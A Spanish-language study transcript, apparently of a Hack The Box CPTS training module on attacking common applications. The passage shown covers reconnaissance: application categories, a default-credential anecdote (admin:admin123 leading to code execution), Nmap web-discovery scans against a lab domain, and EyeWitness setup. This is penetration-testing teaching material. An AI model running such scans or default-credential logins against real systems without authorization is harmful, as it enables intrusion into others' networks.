

Especialista en pruebas de penetración

El Especialista certificado en pruebas de penetración de HTB (HTB CPTS) es una certificación altamente práctica que evalúa las habilidades de pruebas de penetración de los candidatos. Los titulares de la certificación de Especialista certificado en pruebas de penetración de HTB poseerán competencia técnica en los dominios de piratería ética y pruebas de penetración en un nivel intermedio. También podrán evaluar el riesgo al que está expuesta una infraestructura y redactar un informe de calidad comercial y procesable.

Alejandro González B. (Anonimo501)

<https://t.me/Pen7esting>

<https://t.me/ultimostiemp0s> (Canal cristiano)

<https://www.youtube.com/@Anonimo501>

<https://www.linkedin.com/in/alejandro-gonzález-botache-647b60241/>



Contenido

Introducción a los ataques a aplicaciones comunes	4
---	---

Attacking Common Applications



Introducción a los ataques a aplicaciones comunes

Datos de la aplicación

En este módulo se estudiarán en profundidad varias aplicaciones comunes y se abordarán brevemente otras menos comunes (pero que se ven a menudo). Algunas de las categorías de aplicaciones que podemos encontrar durante una evaluación determinada y que podemos aprovechar para ganar terreno o acceder a datos confidenciales incluyen:

Categoría	Aplicaciones
Gestión de contenido web	Joomla, Drupal, WordPress, DotNetNuke, etc.
Servidores de aplicaciones	Sistemas operativos compatibles: Linux, Linux, Linux y Linux.
Gestión de eventos e información de seguridad (SIEM)	Splunk, Trustwave, LogRhythm, etc.
Gestión de red	Monitor de red PRTG, ManageEngine Opmanager, etc.
Gestión de TI	Nagios, Puppet, Zabbix, ManageEngine ServiceDesk Plus, etc.
Marcos de software	JBoss, Axis2, etc.
Gestión del servicio de atención al cliente	osTicket, Zendesk, etc.
Motores de búsqueda	Elasticsearch, Apache Solr, etc.
Gestión de configuración de software	Atlassian JIRA, GitHub, GitLab, Bugzilla, Bugsnag, Bitbucket, etc.

Categoría	Aplicaciones
Herramientas de desarrollo de software	Jenkins, Atlassian Confluence, phpMyAdmin, etc.
Integración de aplicaciones empresariales	Servidores Oracle Fusion, BizTalk Server, Apache ActiveMQ, etc.

Una breve historia

Por ejemplo, durante una prueba de penetración externa, me encontré con la [aplicación Nexus Repository OSS](#) de Sonatype, que nunca había visto antes. Rápidamente descubrí que las credenciales de administrador predeterminadas de **admin:admin123** esa versión no habían cambiado, y pude iniciar sesión y explorar la funcionalidad de administrador. En esta versión, aproveché la API como un usuario autenticado para obtener la ejecución remota de código en el sistema. Encontré esta aplicación en otra evaluación, pude iniciar sesión con las credenciales predeterminadas una vez más. Esta vez pude abusar de la funcionalidad [de Tareas](#) (que estaba deshabilitada la primera vez que me encontré con esta aplicación) y escribir un [script rápido de Groovy](#) en sintaxis Java para ejecutar un script y obtener la ejecución remota de código. Esto es similar a cómo abusaremos de la [consola de scripts](#) de Jenkins más adelante en este módulo. He encontrado muchas otras aplicaciones, como [OpManager](#) de ManageEngine, que le permiten ejecutar un script como el usuario bajo el que se ejecuta la aplicación (generalmente la poderosa cuenta NT AUTHORITY\SYSTEM) y obtener un punto de apoyo. Nunca debemos pasar por alto las solicitudes durante una evaluación interna y externa, ya que pueden ser nuestra única vía de entrada en un entorno relativamente bien mantenido.

Aplicaciones comunes

Normalmente me encuentro con al menos una de las aplicaciones que se indican a continuación, que abordaremos en profundidad en las secciones del módulo. Si bien no podemos cubrir todas las posibles aplicaciones que podemos encontrar, las habilidades que se enseñan en este módulo nos prepararán para abordar todas las aplicaciones con un ojo crítico y evaluarlas en busca de vulnerabilidades públicas y configuraciones incorrectas.

Solicitud	Descripción
WordPress	WordPress es un sistema de gestión de contenido (CMS) de código abierto que se puede utilizar para múltiples propósitos. A menudo se utiliza para alojar blogs y foros. WordPress es altamente personalizable y compatible con SEO, lo que lo hace popular entre las empresas. Sin embargo, su capacidad de personalización y naturaleza extensible lo hacen propenso a vulnerabilidades a través de temas y complementos de terceros. WordPress está escrito en PHP y generalmente se ejecuta en Apache con MySQL como backend.
Drupal	Drupal es otro CMS de código abierto muy popular entre empresas y desarrolladores. Drupal está escrito en PHP y admite el uso de MySQL o PostgreSQL para el backend. Además, se puede utilizar SQLite si no hay un DBMS instalado. Al igual que

	WordPress, Drupal permite a los usuarios mejorar sus sitios web mediante el uso de temas y módulos.
Joomla	Joomla es otro CMS de código abierto escrito en PHP que normalmente utiliza MySQL pero que puede ejecutarse con PostgreSQL o SQLite. Joomla se puede utilizar para blogs, foros de debate, comercio electrónico y más. Joomla se puede personalizar en gran medida con temas y extensiones y se estima que es el tercer CMS más utilizado en Internet después de WordPress y Shopify.
Tomcat	Apache Tomcat es un servidor web de código abierto que aloja aplicaciones escritas en Java. Tomcat fue diseñado inicialmente para ejecutar servlets de Java y scripts de Java Server Pages (JSP). Sin embargo, su popularidad aumentó con los frameworks basados en Java y ahora es ampliamente utilizado por frameworks como Spring y herramientas como Gradle.
Jenkins	Jenkins es un servidor de automatización de código abierto escrito en Java que ayuda a los desarrolladores a crear y probar sus proyectos de software de forma continua. Es un sistema basado en servidor que se ejecuta en contenedores de servlets como Tomcat. A lo largo de los años, los investigadores han descubierto varias vulnerabilidades en Jenkins, incluidas algunas que permiten la ejecución remota de código sin necesidad de autenticación.
Splunk	Splunk es una herramienta de análisis de registros que se utiliza para recopilar, analizar y visualizar datos. Aunque originalmente no estaba pensada para ser una herramienta SIEM, Splunk se utiliza a menudo para la supervisión de la seguridad y el análisis empresarial. Las implementaciones de Splunk se utilizan a menudo para almacenar datos confidenciales y podrían proporcionar una gran cantidad de información a un atacante si se ven comprometidas. Históricamente, Splunk no ha sufrido una cantidad considerable de vulnerabilidades conocidas aparte de una vulnerabilidad de divulgación de información (CVE-2018-11409) y una vulnerabilidad de ejecución remota de código autenticado en versiones muy antiguas (CVE-2011-4642).
Monitor de red PRTG	PRTG Network Monitor es un sistema de monitoreo de red sin agente que se puede utilizar para monitorear métricas como el tiempo de actividad, el uso del ancho de banda y más desde una variedad de dispositivos como enrutadores, conmutadores, servidores, etc. Utiliza un modo de detección automática para escanear una red y luego aprovecha protocolos como ICMP, WMI, SNMP y NetFlow para comunicarse con los dispositivos detectados y recopilar datos de ellos. PRTG está escrito en Delphi .
osTicket	osTicket es un sistema de tickets de soporte de código abierto ampliamente utilizado. Se puede utilizar para gestionar tickets de servicio al cliente recibidos por correo electrónico, teléfono y la interfaz web. osTicket está escrito en PHP y puede ejecutarse en Apache o IIS con MySQL como backend.
GitLab	GitLab es una plataforma de desarrollo de software de código abierto con un administrador de repositorios Git, control de versiones, seguimiento de problemas, revisión de código, integración y despliegue continuos, y más. Originalmente se escribió en Ruby, pero ahora utiliza Ruby on Rails, Go y Vue.js. GitLab ofrece versiones del software tanto para la comunidad (gratuitas) como para empresas.

Objetivos del módulo


A lo largo de las secciones del módulo, haremos referencia a direcciones URL como `http://app.inlanefreight.local`. Para simular un entorno grande y realista con varios servidores web, utilizamos **Vhosts** para alojar las aplicaciones web. Dado que todos estos Vhosts se asignan a un directorio diferente en el mismo host, tenemos que realizar entradas manuales en nuestro archivo `/etc/hosts` en Pwnbox o en la máquina virtual de ataque local para interactuar con el laboratorio. Esto debe hacerse para cualquier ejemplo que muestre escaneos o capturas de pantalla utilizando un FQDN. Las secciones como Splunk que solo utilizan la dirección IP del objetivo generado no requerirán una entrada en el archivo de hosts, y puede interactuar simplemente con la dirección IP generada y el puerto asociado.

Para hacer esto rápidamente, podríamos ejecutar lo siguiente: (**AGREGAR DOMINIOS A /ETC/HOSTS RAPIDAMENTE**)

```
IP=10.129.42.195
printf "%s\t%s\n\n" "$IP" "app.inlanefreight.local dev.inlanefreight.local
blog.inlanefreight.local" | sudo tee -a /etc/hosts
```

Después de este comando, nuestro `/etc/hosts` archivo se vería así (en un Pwnbox recién creado):

```
cat /etc/hosts
```



```
Introducción a los ataques a aplicaciones comunes

Alejandro6B@htb[/htb]$ cat /etc/hosts

# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tpl
# b.) change or remove the value of 'manage_etc_hosts' in
#    /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 htb-9zftpkslke.htb-cloud.com htb-9zftpkslke
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

10.129.42.195 app.inlanefreight.local dev.inlanefreight.local blog.inlanefreight.local
```

Es posible que desees escribir tu propio script o editar el archivo de hosts a mano, lo cual está bien.

Descubrimiento y enumeración de aplicaciones


Para gestionar eficazmente su red, una organización debe mantener (y actualizar continuamente) un inventario de activos que incluya todos los dispositivos conectados a la red (servidores, estaciones de trabajo, dispositivos de red, etc.), el software instalado y las aplicaciones en uso en todo el entorno. Si una organización no está segura de lo que hay presente en su red, ¿cómo sabrá qué proteger y qué posibles agujeros existen? La organización debe saber si las aplicaciones están instaladas localmente o alojadas por un tercero, su nivel de parche actual, si están al final de su vida útil o cerca de llegar a ese punto, ser capaz de detectar cualquier aplicación no autorizada en la red (o "TI en la sombra") y tener suficiente visibilidad de cada aplicación para garantizar que estén adecuadamente protegidas con contraseñas seguras (no predeterminadas) e idealmente, que esté habilitada la autenticación multifactor. Algunas aplicaciones tienen portales administrativos que se pueden restringir para que solo sean accesibles desde direcciones IP específicas o desde el propio host (localhost).

La realidad es que muchas organizaciones no conocen todo lo que ocurre en su red y algunas organizaciones tienen muy poca visibilidad, y podemos ayudarlas con esto. La enumeración que realizamos puede ser muy beneficiosa para nuestros clientes para ayudarlos a mejorar o comenzar a construir un inventario de activos. Es muy probable que identifiquemos aplicaciones que se han olvidado, versiones de demostración de software que tal vez hayan tenido su licencia de prueba vencida y se hayan convertido a una versión que no requiere autenticación (en el caso de Splunk), aplicaciones con credenciales predeterminadas o débiles, aplicaciones no autorizadas o mal configuradas y aplicaciones que sufren vulnerabilidades públicas. Podemos proporcionar estos datos a nuestros clientes como una combinación de los hallazgos en nuestros informes (es decir, una aplicación con credenciales predeterminadas **admin:admin**, como apéndices como una lista de servicios identificados asignados a hosts o datos de escaneo complementarios). Incluso podemos dar un paso más y educar a nuestros clientes sobre algunas de las herramientas que usamos a diario para que puedan comenzar a realizar un reconocimiento periódico y proactivo de sus redes y encontrar brechas antes de que los evaluadores de penetración, o peor aún, los atacantes, las encuentren primero.

Como evaluadores de penetración, necesitamos tener fuertes habilidades de enumeración y ser capaces de obtener una "imagen general" de cualquier red comenzando con muy poca o ninguna información (descubrimiento de caja negra o simplemente un conjunto de rangos CIDR). Normalmente, cuando nos conectamos a una red, comenzaremos con un barrido de ping para identificar "hosts activos". A partir de ahí, generalmente comenzaremos con un escaneo de puertos específico y, eventualmente, un escaneo de puertos más profundo para identificar servicios en ejecución. En una red con cientos o miles de hosts, estos datos de enumeración pueden volverse difíciles de manejar. Supongamos que realizamos un escaneo de puertos de Nmap para identificar servicios web comunes como:

Nmap - Descubrimiento web

```
nmap -p 80,443,8000,8080,8180,8888,1000 --open -oA web_discovery -iL scope_list
```



Podemos encontrar una enorme cantidad de hosts con servicios ejecutándose únicamente en los puertos 80 y 443. ¿Qué hacemos con estos datos? Examinar los datos de enumeración manualmente en un entorno grande consumiría demasiado tiempo, especialmente porque la mayoría de las evaluaciones están sujetas a estrictas restricciones de tiempo. Navegar por cada IP/nombre de host + puerto también sería muy ineficiente.

Afortunadamente, existen varias herramientas excelentes que pueden ayudarnos mucho en este proceso. Dos herramientas fenomenales que todo evaluador debería tener en su arsenal son [EyeWitness](#) y [Aquatone](#). Ambas herramientas pueden recibir una salida de escaneo XML sin procesar de Nmap (Aquatone también puede recibir XML de [Masscan](#); EyeWitness puede recibir una salida XML de Nessus) y usarse para inspeccionar rápidamente todos los hosts que ejecutan aplicaciones web y tomar capturas de pantalla de cada uno. Luego, las capturas de pantalla se reúnen en un informe que podemos revisar en el navegador web para evaluar la superficie de ataque web.

Estas capturas de pantalla pueden ayudarnos a reducir la lista de posibles cientos de hosts y crear una lista más específica de aplicaciones a las que deberíamos dedicar más tiempo para enumerar y atacar. Estas herramientas están disponibles tanto para Windows como para Linux, por lo que podemos utilizarlas en cualquier entorno que elijamos para nuestro cuadro de ataque. Repasemos algunos ejemplos de cada una para crear un inventario de las aplicaciones presentes en el [INLANEFREIGHT.LOCAL](#) dominio de destino.

Organizarse

Aunque cubriremos la toma de notas, la elaboración de informes y la documentación en un módulo aparte, vale la pena aprovechar la oportunidad para seleccionar una aplicación de toma de notas si aún no lo hemos hecho y comenzar a configurarla para registrar mejor los datos que estamos recopilando en esta fase. El módulo [Primeros pasos](#) analiza varias aplicaciones de toma de notas. Si aún no ha elegido una, sería un excelente momento para comenzar. Herramientas como **OneNote**, **Evernote**, **Notion**, **Cherrytree**, etc., son todas buenas opciones y todo depende de las preferencias personales. Independientemente de la herramienta que elija, en este momento deberíamos estar trabajando en nuestra metodología de toma de notas y creando plantillas que podamos usar en nuestra herramienta de elección configurada para cada tipo de evaluación.

Para esta sección, dividiría la Enumeration & sección **Discovery** de mi cuaderno en una sección **Application Discovery** separada. Aquí crearía subsecciones para el alcance, los escaneos (Nmap, Nessus, Masscan, etc.), capturas de pantalla de la aplicación y hosts interesantes/notables para profundizar más más tarde. Es importante marcar con fecha y hora cada escaneo que realizamos y guardar todos los resultados y la sintaxis exacta del escaneo que se realizó y los hosts objetivo. Esto puede ser útil más adelante si el cliente tiene alguna pregunta sobre la actividad que vio durante la evaluación. Estar organizado desde el principio y mantener registros y notas detallados nos ayudará mucho con el informe final. Normalmente configuro el esqueleto del informe al comienzo de la evaluación junto con mi cuaderno para poder comenzar a completar ciertas secciones del informe mientras espero que finalice un escaneo. Todo esto ahorrará tiempo al final del compromiso, nos dejará más tiempo para las cosas divertidas (¡probar configuraciones incorrectas y exploits!) y garantizará que seamos lo más minuciosos posible.

Un ejemplo de estructura de OneNote (también aplicable a otras herramientas) podría verse como el siguiente para la fase de descubrimiento:


External Penetration Test - <Client Name>

- **Scope** (incluidas las direcciones/rangos de IP dentro del alcance, las URL, cualquier host frágil, los plazos de prueba y cualquier limitación u otra información relativa que necesitemos tener a mano)
- **Client Points of Contact**
- **Credentials**
- **Discovery/Enumeration**
 - Scans
 - Live hosts
- **Application Discovery**
 - Scans
 - Interesting/Notable Hosts
- **Exploitation**
 - <Hostname or IP>
 - <Hostname or IP>
- **Post-Exploitation**
 - <Hostname or IP>
 - <<Hostname or IP>

Volveremos a hacer referencia a esta estructura a lo largo del módulo, por lo que sería un ejercicio muy beneficioso replicarla y registrar todo nuestro trabajo en este módulo como si estuviéramos trabajando en un proyecto real. Esto nos ayudará a refinar nuestra metodología de documentación, una habilidad esencial para un evaluador de penetración exitoso. Tener notas a las que hacer referencia de cada sección será útil cuando lleguemos a las tres evaluaciones de habilidades al final del módulo y será extremadamente útil a medida que avancemos en el camino **Penetration Tester**.

Enumeración inicial

Supongamos que nuestro cliente nos proporcionó el siguiente alcance:



```
AlejandroGB@htb[/htb]$ cat scope_list

app.inlanefreight.local
dev.inlanefreight.local
drupal-dev.inlanefreight.local
drupal-qa.inlanefreight.local
drupal-acc.inlanefreight.local
drupal.inlanefreight.local
blog-dev.inlanefreight.local
blog.inlanefreight.local
app-dev.inlanefreight.local
jenkins-dev.inlanefreight.local
jenkins.inlanefreight.local
web01.inlanefreight.local
gitlab-dev.inlanefreight.local
gitlab.inlanefreight.local
support-dev.inlanefreight.local
support.inlanefreight.local
inlanefreight.local
10.129.201.50
```

Podemos comenzar con un escaneo de Nmap de los puertos web más comunes. Normalmente, hago un escaneo inicial con los puertos **80,443,8000,8080,8180,8888,10000** y luego ejecuto **EyeWitness** o **Aquatone** (o ambos, dependiendo de los resultados del primero) en relación con este escaneo inicial. Mientras reviso el informe de captura de pantalla de los puertos más comunes, puedo ejecutar un escaneo de Nmap más exhaustivo en relación con los 10 000 puertos principales o todos los puertos TCP, dependiendo del tamaño del alcance. Dado que la enumeración es un proceso iterativo, ejecutaremos una herramienta de captura de pantalla web en relación con cualquier escaneo de Nmap posterior que realicemos para garantizar la máxima cobertura.

En una prueba de penetración de alcance completo no invasiva, normalmente también ejecutaré un escaneo de Nessus para ofrecerle al cliente el máximo rendimiento por su dinero, pero debemos poder realizar evaluaciones sin depender de herramientas de escaneo. Aunque la mayoría de las evaluaciones tienen un límite de tiempo (y a menudo no tienen el alcance adecuado para el tamaño del entorno), podemos brindarles a nuestros clientes el máximo valor estableciendo una metodología de enumeración repetible y exhaustiva que se pueda aplicar a todos los entornos que cubrimos.

Necesitamos ser eficientes durante la etapa de recopilación/descubrimiento de información sin tomar atajos que puedan dejar fallas críticas sin descubrir. La metodología y las herramientas preferidas de cada uno variarán un poco, y debemos esforzarnos por crear una que funcione bien para nosotros y que, al mismo tiempo, llegue al mismo objetivo final.

Todos los análisis que realizamos durante una interacción no invasiva tienen como objetivo recopilar datos como entrada para nuestro proceso de validación y prueba manual. No deberíamos depender únicamente de los escáneres, ya que el elemento humano en las pruebas de penetración es esencial. A menudo, encontramos las vulnerabilidades y configuraciones erróneas más singulares y graves solo mediante pruebas manuales exhaustivas.

Analicemos en profundidad la lista de alcance mencionada anteriormente con un análisis de Nmap que normalmente descubrirá la mayoría de las aplicaciones web en un entorno. Por supuesto, realizaremos análisis más profundos más adelante, pero esto nos dará un buen punto de partida.

Nota: No todos los hosts de la lista de alcance anterior estarán accesibles al generar el objetivo que se muestra a continuación. Al final de esta sección, se incluirán ejercicios separados y similares para reproducir gran parte de lo que se muestra aquí.

```
nmap -p 80,443,8000,8080,8180,8888,10000 --open -oA web_discovery -iL scope_list
```

```
Descubrimiento y enumeración de aplicaciones

AlejandroGB@htb[/htb]$ sudo nmap -p 80,443,8000,8080,8180,8888,10000 --open -oA web_discovery -iL scope_list

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-07 21:49 EDT
Stats: 0:00:07 elapsed; 1 hosts completed (4 up), 4 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 81.24% done; ETC: 21:49 (0:00:01 remaining)

Nmap scan report for app.inlanefreight.local (10.129.42.195)
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for app-dev.inlanefreight.local (10.129.201.58)
Host is up (0.12s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8000/tcp  open  http-alt
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8180/tcp  open  unknown
8888/tcp  open  sun-answerbook

Nmap scan report for gitlab-dev.inlanefreight.local (10.129.201.88)
Host is up (0.12s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8081/tcp  open  blackice-icecap


Nmap scan report for 10.129.201.50
Host is up (0.13s latency).
```

Como podemos ver, identificamos varios hosts que ejecutan servidores web en varios puertos. A partir de los resultados, podemos inferir que uno de los hosts es Windows y el resto son Linux (pero no podemos estar 100% seguros en esta etapa). Preste especial atención a los nombres de host también. En este laboratorio, estamos utilizando Vhosts para simular los subdominios de una empresa. **dev** Vale la pena anotar los hosts con como parte del FQDN ya que pueden estar ejecutando funciones no probadas o tener cosas como el modo de depuración habilitado. A veces, los nombres de host no nos dirán demasiado, como **app.inlanefreight.local**. Podemos inferir que es un servidor de aplicaciones, pero necesitaríamos realizar una enumeración adicional para identificar qué aplicación(es) se están ejecutando en él.

También nos gustaría agregar **gitlab-dev.inlanefreight.local** a nuestra lista de "hosts interesantes" para investigar una vez que completemos la fase de descubrimiento. Es posible que podamos acceder a repositorios públicos de Git que podrían contener información confidencial, como credenciales o pistas que pueden llevarnos a otros subdominios/Vhosts. No es raro encontrar instancias de Gitlab que nos permitan registrar un usuario sin requerir la aprobación del administrador para activar la cuenta. Es posible que encontremos repositorios adicionales después de iniciar sesión. También valdría la pena verificar las confirmaciones anteriores para obtener datos como las credenciales, que cubriremos con más detalle más adelante en este módulo cuando profundicemos en Gitlab.

Enumerar uno de los hosts más a fondo mediante un escaneo de servicio Nmap (**-sV**) contra los 1000 puertos principales predeterminados puede brindarnos más información sobre lo que se está ejecutando en el servidor web.

```
nmap --open -sV 10.129.201.50
```



```
Descubrimiento y enumeración de aplicaciones

AlejandroGB@htb[/htb]$ sudo nmap --open -sV 10.129.201.50

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-07 21:58 EDT
Nmap scan report for 10.129.201.50
Host is up (0.13s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  http
8080/tcp  open  http
8080/tcp  open  http
8089/tcp  open  ssl/http
Service Info: OS: Windows; (PE: cpe:/o:microsoft:windows)

VERSION
Microsoft IIS httpd 10.0
Microsoft Windows RPC
Microsoft Windows netbios-ssn
Microsoft Terminal Services
Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Splunkd httpd
Indy httpd 17.3.33.2830 (Paessler PRTG bandwidth monitor)
Splunkd httpd (free license; remote login disabled)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.63 seconds
```

En el resultado anterior, podemos ver que un servidor web IIS se está ejecutando en el puerto predeterminado 80 y parece que **Splunk** se está ejecutando en el puerto 8000/8089, mientras que **PRTG Network Monitor** está presente en el puerto 8080. Si estuviéramos en un entorno de tamaño mediano a grande, este tipo de enumeración sería ineficiente. Podría hacer que nos perdiéramos una aplicación web que podría resultar fundamental para el éxito del compromiso.

Uso de EyeWitness

En primer lugar, tenemos EyeWitness. Como ya se ha mencionado, EyeWitness puede tomar la salida XML tanto de Nmap como de Nessus y crear un informe con capturas de pantalla de cada aplicación web presente en los distintos puertos mediante Selenium. También irá un paso más allá y categorizará las aplicaciones cuando sea posible, las identificará y sugerirá credenciales predeterminadas en función de la aplicación. También se le puede proporcionar una lista de direcciones IP y URL y se le puede indicar que anteponga **http://** y **https://** al principio de cada una. Realizará la resolución DNS para las IP y se le puede proporcionar un conjunto específico de puertos a los que intentar conectarse y realizar una captura de pantalla.

Podemos instalar EyeWitness a través de apt:


```
sudo apt install eyewitness
```



A terminal window titled "Descubrimiento y enumeración de aplicaciones" showing the command `sudo apt install eyewitness` being executed by the user `AlejandroGB@htb[/htb]`.

o clonar el [repositorio](#) , navegar hasta el directorio **Python/setup** y ejecutar el script de instalación **setup.sh**. EyeWitness también se puede ejecutar desde un contenedor Docker y hay una versión para Windows disponible que se puede compilar con Visual Studio.

Al ejecutar **eyewitness -h** nos mostrará las opciones que tenemos disponibles:



A terminal window titled "Descubrimiento y enumeración de aplicaciones" showing the help output for the `eyewitness` command. The output lists various options for the `EyeWitness.py` script, including flags for file names, URLs, timeouts, threads, retries, directory names, user agents, difference thresholds, proxy settings, ports, and log paths. It also includes a brief description of the tool at the bottom.

